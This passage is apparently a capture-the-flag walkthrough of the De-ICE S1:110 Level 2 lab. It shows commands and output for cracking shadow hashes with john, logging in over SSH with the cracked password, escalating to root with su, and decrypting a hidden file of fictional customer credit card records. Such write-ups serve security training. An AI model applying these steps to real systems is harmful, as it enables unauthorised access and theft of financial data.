
- While john is running we obtain the following passwords:

- bbanter – Zymurgy
- root – Complexity




```
root@kali:~/De-ICE/110# john --rules --wordlist=rockyou.txt shadow
Loaded 4 password hashes with 4 different salts (FreeBSD MD5 [128/128 SSE2 intrinsics 12x])
Zymurgy          (bbanter)
Complexity       (root)
```

- First try root to see if it is enabled for SSH, but unfortunately it is not (assumed to be disabled for SSH)




```
root@kali:~/De-ICE/110# ssh root@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
RSA key fingerprint is c1:e8:b5:d9:07:c4:aa:23:5b:50:2a:fd:12:9c:53:43.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.110' (RSA) to the list of known hosts.
root@192.168.1.110's password:
Permission denied, please try again.
root@192.168.1.110's password:
Permission denied, please try again.
root@192.168.1.110's password:
Permission denied (publickey,password,keyboard-interactive).
```

- We not try bbanters password



```
root@kali:~/De-ICE/110# ssh bbanter@192.168.1.110
bbanter@192.168.1.110's password:
Linux 2.6.16.
bbanter@slax:~$ id
uid=1001(bbanter) gid=100(users) groups=100(users)
```


- Switch over to root (we know roots real password) by using the command su



```
bbanter@slax:~$ su root
Password: **********
root@slax:/home/bbanter# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy)
```


- Now it’s time to do more investigating

- In the home directory we find a folder called root, changing into that directory reveals a hidden directory called .save




```
root@slax:/home# ls
aadams  bbanter  ccoffee  ftp  root
root@slax:/home# cd root/
root@slax:/home/root# ls
root@slax:/home/root# ls -al
total 4
drwxr-xr-x 3 aadams  513  100 Mar 15  2007 .
drwxr-xr-x 8 root    root  140 Mar 15  2007 ..
drwx------ 2 root    root  100 Mar 15  2007 .save
-rw-r--r-- 1 aadams  513 3729 Feb 27  2007 .screenrc
```

- Once in .save we see an encrypted customer account file again and a bash script




```
root@slax:/home/root# cd .save/
root@slax:/home/root/.save# ls -al
total 8
drwx------ 2 root   root 100 Mar 15  2007 .
drwxr-xr-x 3 aadams  513 100 Mar 15  2007 ..
-r-x------ 1 root   root 198 Mar 13  2007 copy.sh
-rw-r--r-- 1 aadams  513 560 Mar 13  2007 customer_account.csv.enc
```

- Investigating the bash script provides the password and algorithm used! To Easy!




```
root@slax:/home/root/.save# cat copy.sh
#!/bin/sh
#encrypt files in ftp/incoming
openssl enc -aes-256-cbc -salt -in /home/ftp/incoming/$1 -out /home/root/.save/$1.enc -pass file:/etc/
ssl/certs/pw
#remove old file
rm /home/ftp/incoming/$1
```

- Now we just decrypt the file with the information provided



```
root@slax:/home/root/.save# openssl enc -d -aes-256-cbc -salt -in customer_account.csv.enc -out custom
er account.csv -pass file:/etc/ssl/certs/pw
```


- We are now treated to more customer account information!



```
root@slax:/home/root/.save# ls -al
total 12
drwx------ 2 root   root 120 Feb  7 19:19 .
drwxr-xr-x 3 aadams  513 100 Mar 15  2007 ..
-r-x------ 1 root   root 198 Mar 13  2007 copy.sh
-rw-r--r-- 1 root   root 534 Feb  7 19:19 customer_account.csv
-rw-r--r-- 1 aadams  513 560 Mar 13  2007 customer_account.csv.enc
root@slax:/home/root/.save# cat customer_account.csv
"CustomerID","CustomerName","CCType","AccountNo","ExpDate","DelMethod"
1002,"Mozart Exercise Balls Corp.","VISA","2412225132153211","11/09","SHIP"
1003,"Brahms 4-Hands Pianos","MC","3513151542522415","07/08","SHIP"
1004,"Strauss Blue River Drinks","MC","2514351522413214","02/08","PICKUP"
1005,"Beethoven Hearing-Aid Corp.","VISA","5126391235199246","09/09","SHIP"
1006,"Mendelssohn Wedding Dresses","MC","6147032541326464","01/10","PICKUP"
1007,"Tchaikovsky Nut Importer and Supplies","VISA","4123214145321524","05/08","SHIP"
```


```
"CustomerID","CustomerName","CCType","AccountNo","ExpDate","DelMethod"
1002,"Mozart Exercise Balls Corp.","VISA","2412225132153211","11/09","SHIP"
1003,"Brahms 4-Hands Pianos","MC","3513151542522415","07/08","SHIP"
1004,"Strauss Blue River Drinks","MC","2514351522413214","02/08","PICKUP"
1005,"Beethoven Hearing-Aid Corp.","VISA","5126391235199246","09/09","SHIP"
1006,"Mendelssohn Wedding Dresses","MC","6147032541326464","01/10","PICKUP"
1007,"Tchaikovsky Nut Importer and Supplies","VISA","4123214145321524","05/08","SHIP"
```

- Lastly, let’s check if root was disabled from using SSH



```
root@slax:~# cat /etc/ssh/sshd_config
```

- Looks like we were right!



```
# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
```

…This concludes the De-ICE S1:110 – Level 2 challenge!